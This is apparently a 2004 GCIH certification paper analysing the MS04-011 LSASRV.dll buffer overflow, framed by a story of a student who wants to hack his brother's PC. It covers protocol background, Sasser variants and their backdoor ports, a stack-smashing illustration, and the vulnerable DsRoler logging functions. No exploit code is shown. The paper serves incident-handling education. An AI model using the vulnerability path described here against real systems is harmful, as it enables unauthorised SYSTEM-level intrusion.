GIAC Certified Incident Handler (GCIH)
Practical Assignment Version 3

Getting Sassy with Microsoft – An in depth analysis of the LSASRV.dll vulnerability

By

Spyro Malaspinas, CISSP, GCIH
CCSE Plus, CCSE, CCSA, CSPFA, CCNA, ESS, NSA

September 1, 2004

Table of Contents

Statement of Purpose

This practical intends to expose the behavior and intentions of the code published by “houseofdabus” on Thursday April 29, 2004 [1]. This practical will detail the ease of use and the methods in which houseofdabus’s code can be leveraged to exploit computer systems which run Windows 2000 or Windows XP operating systems. This code takes advantage of the MS04-011 Windows Local Security Authority Service Remote Buffer Overflow (LSARSV.dll) [2].

When this exploit code is compiled and ran it offers the means to launch a buffer overflow attack upon the Local Security Authority Service module, a critical element of and inherent to all Microsoft Windows 2000 and Microsoft Windows XP operating systems. If a vulnerable system is successfully compromised remote attackers can effortlessly achieve System privileges. Microsoft has since published a patch which mitigates this security risk when applied to Windows 2000 and Windows XP operating systems. The patch can be found by visiting Microsoft’s security bulletin MS04-011 [3].

This practical will focus on the exploit code, the vulnerable component code found within the LSA module, the attack vector used, the environment in which the testing was done, the platforms used, and finally a peak into the gains that can be achieved following a successful penetration with houseofdabus’s script.

The scenario to be laid out will illustrate a methodical attack on a targeted system. This will include the five steps necessary to properly compromise and then secure access to a system.

1. Reconnaissance
2. Scanning
3. Exploit Systems
    a. Gaining Access
    b. Elevating Access
    c. App-level attacks
    d. Denial of Service
4. Maintaining Access
5. Covering the tracks

Following the in depth attack a detailed incident handling approach will be laid out. The six fundamental steps include:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

In summary I will highlight a few things that the victim could have done to prevent such a compromise and should now do to mitigate future successful penetrations.

In the spirit of maintaining an interesting scenario we visit Aaron and Brian who both attend the University of Arizona.

Preface

Aaron and Brian, brothers, are 2 years apart, age 20 and 18 respectively. Aaron, the eldest, is now a junior studying Management Information Systems at the University of Arizona. Brian, the brighter of the two, and a freshman, was just accepted last year with a scholarship from the College of Engineering at the University of Arizona.

They both compete with each other for grades, girls, and in athletics. Because of their competitive nature Aaron rarely helps his brother out scholastically. Aaron usually just feeds Brian information about classes, teachers that he recommends, and help with schoolwork from time to time. Aaron has never offered up entire papers, copies of old exams, or the like.

Brian would love to get a hold of the various tests and assignments that his older brother has from his freshman and sophomore years. However, there is something of a greater intrinsic value which Brian has a burning desire to get a hold of; Aaron possesses the college version of the key to the city. In the spirit of possessing an interesting social life, Aaron, who is an art buff became attracted to the hobby of creating fake ID's back in his freshman year. For a little over two years he has been producing fake ID's for his fellow underclassmen at a large profit; Aaron was making thousands of dollars a semester. After a few close calls from campus police Aaron decided to hang up the operation.

The problem for Brian is that Aaron did not want to print this last fake ID for his brother. This irritated Brian beyond belief; Aaron was willing to share his soul with any pretty girl who walked by but he wasn't willing to share the social circles that he had worked so hard to build.

Brian wanted in on both the school papers and the fake ID scene. He wasn't too interested in selling them for profit but he did want the ability to go out to the bars and not have to wait three years until he was 21. Aaron didn't have to wait so why should he! He was determined to make his life in college one not to forget. He just had to figure out a way in…

He knew that Aaron kept all his assignments on his PC at his apartment, along with that were the proofs that Aaron used to make these fake ids. Getting these proofs was the first step toward social freedom.

The Exploit

The Windows Local Security Authority Service Remote Buffer Overflow code was originally authored and released by a hacker, who goes by the handle houseofdabus, on April 29th 2004. This code was released in direct response to the LSASRV.dll vulnerability which was published just 16 days earlier by Microsoft's Security Bulletin MS04-011.

It should be noted that this flaw in the Local Security Authority Service was originally identified by eEye Digital Security on October 8, 2003 [4]. A patch was not released until April 13th 2004 some 188 days later. While this is a topic of contention and worthy of a debate I will not delve into the political rhetoric of Microsoft's patching practices.

eEye Digital is a leading vulnerability management software developer which found their defenses on eliminating vulnerabilities rather than attempting to thwart them. They possess a most impressive resume when it comes to identifying vulnerabilities. The eEye group is responsible for identifying numerous vulnerabilities in different software solutions including but not limited to Code Red, Sasser and SQL Sapphire worms, and the ASN and RPC DCOM vulnerabilities [5].

Other advisories which speak to and identify the LSARV.dll vulnerability:

1. **Common Vulnerabilities and Exposures CVE** - CAN-2003-0533 - http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

2. **United State Computer Emergency Readiness Team – CERT -** Vulnerability Note VU#753212 - http://www.kb.cert.org/vuls/id/753212

3. **Bugtraq -** http://www.securityfocus.com/archive/1/360210/2004-04-07/2004-04-13/0

4. **Microsoft Security Bulletin -** http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

5. **eEye Digital Security -** http://www.eeye.com/html/Research/Advisories/AD20040413C.html

Operating System Versions that are affected by LSASRV vulnerability [7]:

Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP4

Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Server

Operating System Versions that are affected (cont.)


Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP4
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP 64-bit Edition Version 2003 SP1
Microsoft Windows XP Home
Microsoft Windows XP Home SP1
Microsoft Windows XP Professional
Microsoft Windows XP Professional SP1

Protocols – Services - Applications

In order to better comprehend the malevolent nature of this code when used to attack unpatched systems it is necessary to understand the protocols, services, and applications that the exploit relies on to fulfill its mission.

OSI – Open Systems Interconnection
To properly understand how internetworking communications work it is first necessary to understand how the OSI or Open Systems Interconnection seven layer model works. This model was created in order to achieve intercommunications from unlike devices. Meaning, there was a desire to have persons with an IBM compatible computer to be able to communicate with

persons using an Apple computer. Without some standard it is impossible for the Apple to understand what it is that the IBM is trying to communicate. This OSI layering effectively creates “one” language that can be understood and processed by any computer which uses a TCP/IP stack (see diagram)[8].



Application	Layer 7
Presentation	Layer 6
Session	Layer 5
Transport	Layer 4
Network	Layer 3
Data link	Layer 2
Physical	Layer 1

Application Layer - provides the interface to the communications system which the user interfaces with which include email clients like outlook express, web browsers like Netscape and Mozilla among others. It is important to understand that the application itself is not the application layer, the application layer acts as a gateway between the application and the rest of the OSI model.

Presentation Layer – the presentation layer acts as a translator between two communicating applications. It works to transform data into the form that the applications being used can understand and accept.

Session Layer - This layer maintains and establishes connections between applications on different hosts. It is also able to decipher communications between data meant for an email client versus data meant for the web browser.

Transport Layer – This is the layer at which TCP lies (more to follow on TCP in the next section). It provides for transparent data transfer between two different systems. Additionally it is tasked with performing error recovery, fragmentation of large packets, and sequencing for reliable delivery.

Network Layer – The network layer offers the ability to logically route data packets between networks. The network layer is concerned with the location of networks and not hosts. An example is that of the mail carrier. The mail carrier first looks to see what country a letter is destined for. The mail carrier is not concerned with the state or city until the letter is in the correct country. The network layer operates under this same premise.

Data Link Layer – This layer is responsible for error detection and the processing of data packets into data frames for transmission to remote hosts.

Physical Layer – The physical layer is responsible for transmitting data frames into physical electrical charges in the forms of 1's and 0's. Electrical charges are measured in frequencies that can be read in at the receiving end as raw bits which can be interpreted based upon the duration and signal strength as a 1 or 0.

The important thing to remember with the OSI model is that any device computer or not which uses this framework can communicate with anything else that also uses the OSI framework.

It is also important to note that as the information or data is passed from the upper layers to the lower layers additional information is attached to the original data at each layer of the OSI model. This information is packaged around the original data very similarly as there are layers on an onion. These layers are then peeled off in the exact opposite order as they were applied on the sending end. This follows a LIFO methodology.

TCP
The vast majority of all internetworking communications between computer systems occurs using the TCP protocol. Houseofdabus's exploit code is no exception. Making up the TCP protocol are properties, rules, guidelines, and assignments which both the sending party and receiving party must adhere to in order to conform to the TCP standard and thus assume successful communications. These types of communications are made when sending email, browsing the web, playing online games, or using a popular messaging program such as Yahoo! Messenger.

To most users and applications the TCP protocol is transparent as the TCP layer negotiates successful connections on behalf of the applications and users which are attempting to communicate with one another.


TCP is known as a reliable protocol. This means that there is delivery confirmation between the sending host and the receiving host. This can be paralleled to sending a package via FedEx and requiring a signature at the receiving end. After the signature is verified you know that the receiver actually got the package that was sent. TCP works to achieve the same result though in a much different fashion. TCP verifies the receipt of a packet by sending an ACK or **ACK**nowledgment back to the sending host. This ACK is confirmation that the intended receiver got the data that was just sent. This confirmation proves to be a great asset in many instances however it does cause latency and some overhead in the processing of communications between different hosts.

In order to create this reliable connection TCP utilizes a communication feature called a three way handshake. This three way handshake is a negotiation of sorts between a sending host and a receiving host. Without delving too deeply into the TCP protocol a quick diagram will help understand how three way handshakes work [8].

Step 1. Host A wishes to open a communication channel with Host B. It initiates a connection with host B by sending a SYNchronous packet. This packet would be sent to the destination IP address of host B along with a port on host B. Included in this SYN packet is a sequence number which is used by the receiving end in order to place packets in the correct order. Sequence numbers increment with each transmission.

Step 2. Host B receives the SYN from Host A and is does in fact wish to communicate with Host A. It then sends back a SYN-ACK to Host A.

Step 3. Host A receives the SYN-ACK packet from Host B and then responds with an ACK packet. This is typically the first piece of data that is exchanged during a communication. ACKs will continue to flow between Host A and Host B until the communication is over and a FIN packet or FINISH is sent by one of the two hosts to the other.




In direct contrast to TCP's reliability is the UDP protocol. One may wonder why anyone would want to use an unreliable protocol. The answer being some data transmissions have different priorities than others. For example, when watching a streaming video clip it is more important to have fluidity in the film. In order to achieve this desired effect most streaming protocols use UDP because if offers quicker throughput of communication. This increased throughput is achieved through the loss of acknowledgements which are present in TCP.

It is likely that you may miss a frame or two of film or two every 30 seconds; the loss of that one frame is oftentimes not even noticed and is acceptable when the alternative is to have choppy and slow video streams which in the end defeats the entire purpose of streaming video.

RPC
Remote Procedure Call is a protocol used by many operating systems to allow for seamless process communication between different computers. Essentially RPC allows one system to access services on another system. Microsoft has adopted this protocol from the Open Software Foundation and has added various extensions to its capabilities.

RPC acts as a communication channel which enables the attacking host to reach the remote victim host. The vulnerable component, the Local Security Authority is accessible through the RPC mechanism employed by Microsoft operating systems. Microsoft in many cases opts to carry RPC traffic over SMB, a protocol I will explain in detail later.

Below you will see an illustrated model of the RPC protocol and how it behaves along with a step by step explanation [9].



The example that I will use involves a simple sending of a print job from Microsoft Word to a remote computer which is attached to a local printer.

1. Microsoft Word makes a function call indicating that it would like to send a print job to remote Host B.
2. It does so by making a call to a local client stub procedure. A stub is an agent of sorts which is responsible for marshalling or organizing data in a way that is suitable for transmission to the receiving end.
3. After the client stub has marshaled the request into a valid message for the receiving Host B it references the appropriate run-time library functions.

4. The client run-time library processes the function call and then passes it to the transport layer which will then feed it to remote Host B's transport layer.
5. Host B's transport layer will shovel the message received to the Run-Time library on Host B.
6. Host B's server stub run-time library receives the request and calls the server stub procedure.
7. The server stub then translates the parameters of the call and translates them into a format that the server requires.
8. The server stub then makes a call to the procedure on the server which was requested.
9. The remote procedure runs and shovels any output back to the server stub which again prepares and organizes the data for transmission on the network.
10. The server's run-time library receives the output parameters from the server stub and passes it off to the servers transport layer.
11. The client, Host A, and requester of the function call receive the output on the transport layer and then pass it to the run-time library.
12. The run-time library then passes the function to the client stub.
13. The client stub then reformats the output so that it can be received by Microsoft Word which made the original request.

SMB - CIFS
Server message block and Common Internet File System are loosely defined as one in the same [10]. They are used as general purpose information sharing protocols and were jointly defined by Microsoft, IBM, and Intel. Common everyday examples of SMB use include file sharing, printing, and file transfer.

Specifically SMB allows for the manipulation and alteration of data files on remote systems. SMB allows for copying files, reading files, deleting files, changing permissions, as well it is used for messaging services between operating systems and printing.

NTLM
NTLM is an authentication protocol used in various Microsoft network protocol implementations. NTLM was initially designed for use to authenticate secure RPC communications. Since it has evolved and is now used as a single sign on vehicle.

NTLM is designed around a challenge-response methodology for authentication between client and server exchanges. Ingeniously it was designed and allows clients to prove their identities without sending a password to the server.

The authentication takes place over three message exchanges commonly referred to as Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication)[11]. It basically works like this:


1. The client sends a Type 1 message to the server. This primarily contains a list of features supported by the client and requested of the server.
2. The server responds with a Type 2 message. This contains a list of features supported and agreed upon by the server. Most importantly, however, it contains a challenge generated by the server.
3. The client replies to the challenge with a Type 3 message. This contains several pieces of information about the client, including the domain and username of the client user. It also contains one or more responses to the Type 2 challenge.

The responses in the Type 3 message are the most critical piece, as they prove to the server that the client user has knowledge of the account password [11].

Services

LSA

The Local Security Authority (LSA) is a protected subsystem within Microsoft Windows that provides an interface for authentication, managing local security, domain authentication, and Active Directory processes for both clients and servers. The local security policy on each Microsoft system is managed by the LSA and cared for with strict checking. The screen shot below is of the Local Security Policy and lists some of the many values that can be altered to lock down access or allow for a less restrictive security policy.



Policy	Security Setting
Audit account logon events	Failure
Audit account management	Failure
Audit directory service access	Failure
Audit logon events	Failure
Audit object access	No auditing
Audit policy change	Failure
Audit privilege use	Failure
Audit process tracking	Failure
Audit system events	Failure

Variants

Without doubt the best known variant of houseofdabus's code is the Sasser worm which terrorized windows networks globally earlier this spring. The Sasser worm can be considered both a variant and an add-on component to houseofdabus's original code and is certainly better known for all the wrong reasons.

Incredibly it was released just hours following the publication of houseofdabus's code Friday April 30 2004 at 19:23:16 [4]. If you care to remember houseofdabus's code was released just one day earlier on April 29th. Since Sasser's original publication there have been six total variants released.

The sasser worm came in several forms and used the houseofdabus's code as the foundation of the attack. Sasser merely built upon houseofdabus's code making it a worm. As such Sasser meets the definition of a worm as human intervention is not required to promote its spread. Houseofdabus's original code was created to attack one machine or system at a time. Sasser offered the ability for multithreaded attacks which could spawn as many 1028 different infections at one time.

For explicit details on the different variants please see below:

Sasser A –

1. Opened up back door ports for ftp on TCP 5554
2. Command shell is accessible via TCP 9996

http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html [12]

Sasser B – The Sasser B worm differs from Sasser A worm as follows:

1. Uses a different mutex: Jobaka3.
2. Uses a different file name: avserve2.exe.
3. Has a different MD5.
4. Creates a different value in the registry: "avserve2.exe."

http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.b.worm.html [13]

Sasser C – differs from Sasser B worm as follows:

1. Uses a different mutex: JumpallsNlsTillt
2. Launches 1024 threads (instead of 128).
3. Uses a different file name: avserve2.exe.

4. Has a different MD5.
5. Creates a different value in the registry: "avserve2.exe."
   http://www.symantec.com/avcenter/venc/data/w32.sasser.c.worm.html
   [14]

Sasser D – differs from Sasser C as follows:

1. Uses a different mutex: SkynetSasserVersionWithPingFast.
2. Uses a different file name: skynetave.exe.
3. Has a different file size: 16,384 bytes.
4. Has a different MD5.
5. Creates a different value in the registry: "skynetave.exe."
6. Uses a different port for the remote shell: 9995/tcp.
7. Will exit before running any code with an error on some Windows 2000 systems.
8. Has an updated routine for finding vulnerable computers. Sasser D sends an ICMP echo request before attempting to make a connection. This change may prevent the worm from properly executing on Windows 2000 systems.

http://www.symantec.com/avcenter/venc/data/w32.sasser.d.html [15]

There were subsequent releases of Sasser in the form of Sasser E and F however they were deemed broken on many different occasions and proved ineffective.

Description

Houseofdabus's exploit code targets a remote buffer overflow vulnerability which was identified within the Windows Local Security Authority (LSA). Successful attacks upon this vulnerability can offer unauthenticated users system level privileges on unpatched Windows 2000 and XP systems [4].

Before I continue with the vulnerability it is first necessary for readers to understand what buffer overflows are and how they can be taken advantage of.

Buffers are simply memory spaces that are allocated by programs to hold data temporarily. Nearly all programs use buffers; though through careless coding techniques and bad habits many of these programs do not offer bounds checking and are vulnerable to these stack based overflows.

To parallel a buffer overflow in every day terms consider the human brain. Upon finding out that your best friend just got a new phone number you kindly ask your friend to read off the new number. When your friend begins reciting three different new numbers, one for his house, mobile, and work we encounter problems as we have no paper. There is no way that we can remember all three numbers without writing them down! In an attempt to remember all three numbers many of us will fail to remember even one and will likely forget all three, become frustrated, and subsequently forget what it was that we were doing in the first place prior to this mental meltdown.

Our mind in this case is acting as a buffer, a fixed space which can hold a finite amount of information. Computer programs when coded properly offer bounds checking. Bounds checking enable programs to check either user or system inputs against a predefined memory allocation space. For example, many web forms ask for your phone number. When doing so the web form should have bounds checking enabled on the backend checking for user input so as to only accept ten numbers, no more, no less.


If bounds checking is enabled when attempting to input 253 numbers as your home phone number the web form should return errors. The programmer who coded the form knows that phone numbers do not exceed ten numbers thus a phone number with 253 characters is invalid. The programmer only allocated a memory space for ten characters.

Now what would happen if the programmer did not practice proper coding techniques and forgot to do bounds checking? This is where buffer overflows occur and if the user input is calculated properly they can incite very adverse reactions in the program and oftentimes with the underlying operating system itself. More often then not, only the processes which did not offer bounds checking crash when it receives unexpected values.

Likewise programs often share physical memory which is logically divided between the kernel and user applications. Because of this design it is possible to overflow the memory stack with information that may cause it to run over into other processes, perhaps user processes, and occasionally system processes.

The exploit we are examining takes advantage of a stack based overflow. All applications are composed of two components, text and data. Text is the programming code that is formatted in machine language and can be read in as instructions by a computer. This code is always read only. The data portion is read in by the programming code and is used as a supplement to operate when carrying out tasks. When a URL is typed into a browser an interaction occurs between the data and text or code of the program. The underlying program code in your browser will take this user inputted data, the URL, and use it along with its read only instructions to bring up the website of the URL you entered.

On the next page you will find a depiction of how program memory is organized [16].



Program code or function call arguments as shown in the above drawing lie at the bottom of the memory structure. The order and placement of the layers is made at runtime or when an application starts up. For example, when initially loading your web browser the program code is first loaded into memory from the top down. That data segment follows next is also inserted in a top down method. For all data entering the stack it goes in as LIFO [16].


The stack's memory often acts as the human brain where it can hold temporary data which programs can use to carry out additional functions. Additionally this format of organizing data and instructions follows some semblance as instructions need to be carried out in a very specific order.

The return pointer in the diagram contains an address or location where execution of a program was halted because it needed to retrieve data from one of the buffers. This address is a bookmark of sorts indicating where the program should return to after it has successfully retrieved the data from the buffer.

On the next page I have illustrated a smashed stack [16]. For continuity please refer back to our example of inputting a phone number into a web page where the user attempted to enter 253 numbers immediately followed by `execve /bin/sh`. Since the user input in this particular case was not checked for length when it was inserted into the variable's assigned space it overran the buffer allocated to it (10 characters) and subsequently this user inputted date ran into the return pointer space.

After the program reads in the user inputted data it naturally returns to the return pointer for the next command to be run. Since this return pointer has been overwritten it runs whatever command it sees here. In this case `execve /bin/sh`. The user who inputted the data is now returned to a shell prompt with the same privileges as the program which it overran. This scenario illustrates a stack based overflow.

*** It is important to know that any code can be entered after the 253 characters in this case. ***



Buffer Overflow opportunities in LSARSV.dll

eEye Digital's finding highlighted particular code within the Local Security Authority LSA which could be taken advantage of remotely. To make matters worse LSA runs with System privileges on Windows 2000. System privileges on Windows platforms equate to privileges that supersede even those of

Administrators. This means that any task or operation can be carried out with no restrictions.

The vulnerability is tied to a logging function within the Microsoft Directory Service functions which offer the ability for RPC calls over SMB.

Within Active Directory services lies the ability for many of these functions to generate debugging log files which are created when errors or natural events occur within these components. Many of these logs are stored within the debug log file in the debug subdirectory in the system folder, `C:\WINDOWS\Debug`[4].

The function that is vulnerable is a logging function within LSARSV.dll. This file is assigned to write log entries into the debug log file when certain conditions or errors occur. One of the functions, vsprintf() is used to create a log entry within the file DCPROMO.LOG [4]. Bounds checking is not used when the string is entered in as an argument to LSARSV.dll. (This is similar to the example we used when a user is asked to type in phone number and enters a 253 digit number) Devoid of any bounds checking the vsprintf() function can be passed a long string which will cause a buffer overflow.

During their investigation eEye was able to identify some RPC functions which would accept long string parameters and then subsequently write these values to the debug log file. We will review the context of several of these.

The Active Directory service functions implemented in LSASRV.DLL are as follows: [4]

Function number	Function Name
0	DsRolerGetPrimaryDomainInformation
1	DsRolerDnsNameToFlatName
2	DsRolerDcAsDc
3	DsRolerDcAsReplica
4	DsRolerDemoteDc
5	DsRolerGetDcOperationProgress
6	DsRolerGetDcOperationResults
7	DsRolerCancel
8	DsRolerServerSaveStateForUpgrade
9	DsRolerUpgradeDownlevelServer
10	DsRolerAbortDownlevelServerUpgrade

This next page and a half will get very deep into function calls, it may be necessary to reread the section several times to understand this convoluted scenario. Buffer overflows are not supposed to be discovered easily!

Any of these eleven functions can call the DsRolepIntializeLog() to create the log file previously mentioned, DCPROMO.LOG in C:\Windows\Debug. Once this log file has been created a second function DsRolepLogPrintRoutine() is called by DsRolerDcAsDc() which will append debug logs to DCPROMO.LOG.

The DMPROMO log file should contain similar entries as those shown below [4]:

```
06/25 21:49:22 [INFO] DsRolerDcAsDc: DnsDomainName sssss
06/25 21:49:22 [INFO] SiteName ttttt
06/25 21:49:22 [INFO] SystemVolumeRootPath uuuuu
06/25 21:49:22 [INFO] DsDatabasePath ddddd, DsLogPath vvvvv
06/25 21:49:22 [INFO] ParentDnsDomainName xxxxx
06/25 21:49:22 [INFO] ParentServer yyyyy
06/25 21:49:22 [INFO] Account zzzzz
06/25 21:49:22 [INFO] Options 1
```

The remote host (the victim PC) should be named as the first argument in DsRolerDcAsDc(). The parameters DnsDomainName “sssss”, siteName ”ttttt”, and SystemVolumeRootPath “uuuuu” are all string arguments which are recognized and accepted by the DsRolerDcAsDc() function. The DsRolepLogPrintRoutine() collects these string parameters as they are passed and logs them accordingly. If the DnsDomainName, SiteName, or SystemVolumeRootPath are longer than what is expected a buffer overflow will occur [4].

Microsoft programmers were *almost* saved from trouble in this scenario because the majority of the Active Directory service functions make an intermediary call to the RpcImpersonateClient() function which handles all further requests from the client. It does so by automatically changing the server’s thread (process) security status to that of the requesting client (the attacker in this case).

The RpcImpersonateClient() function should normally protect unauthorized client requestors from writing to these debug log files. This security feature works most of the time.

Another specific function, DsRolerAbortDownlevelServerUpgrade() which is within the original LSASRV.DLL 11 functions mentioned circumvents the engagement of the RpcImpersonateClient() security function. Instead DsRolerAbortDownlevelServerUpgrade() makes a direct call to DsRolepInitializeLog(), the same function that was mentioned earlier which appends the DCPROMO.log file [4]. Thus if a long argument is passed to DsRolerAbortDownlevelServerUpgrade() it will then forward this along to the DsRoleLogPrintRoutine() creating a buffer overflow condition.

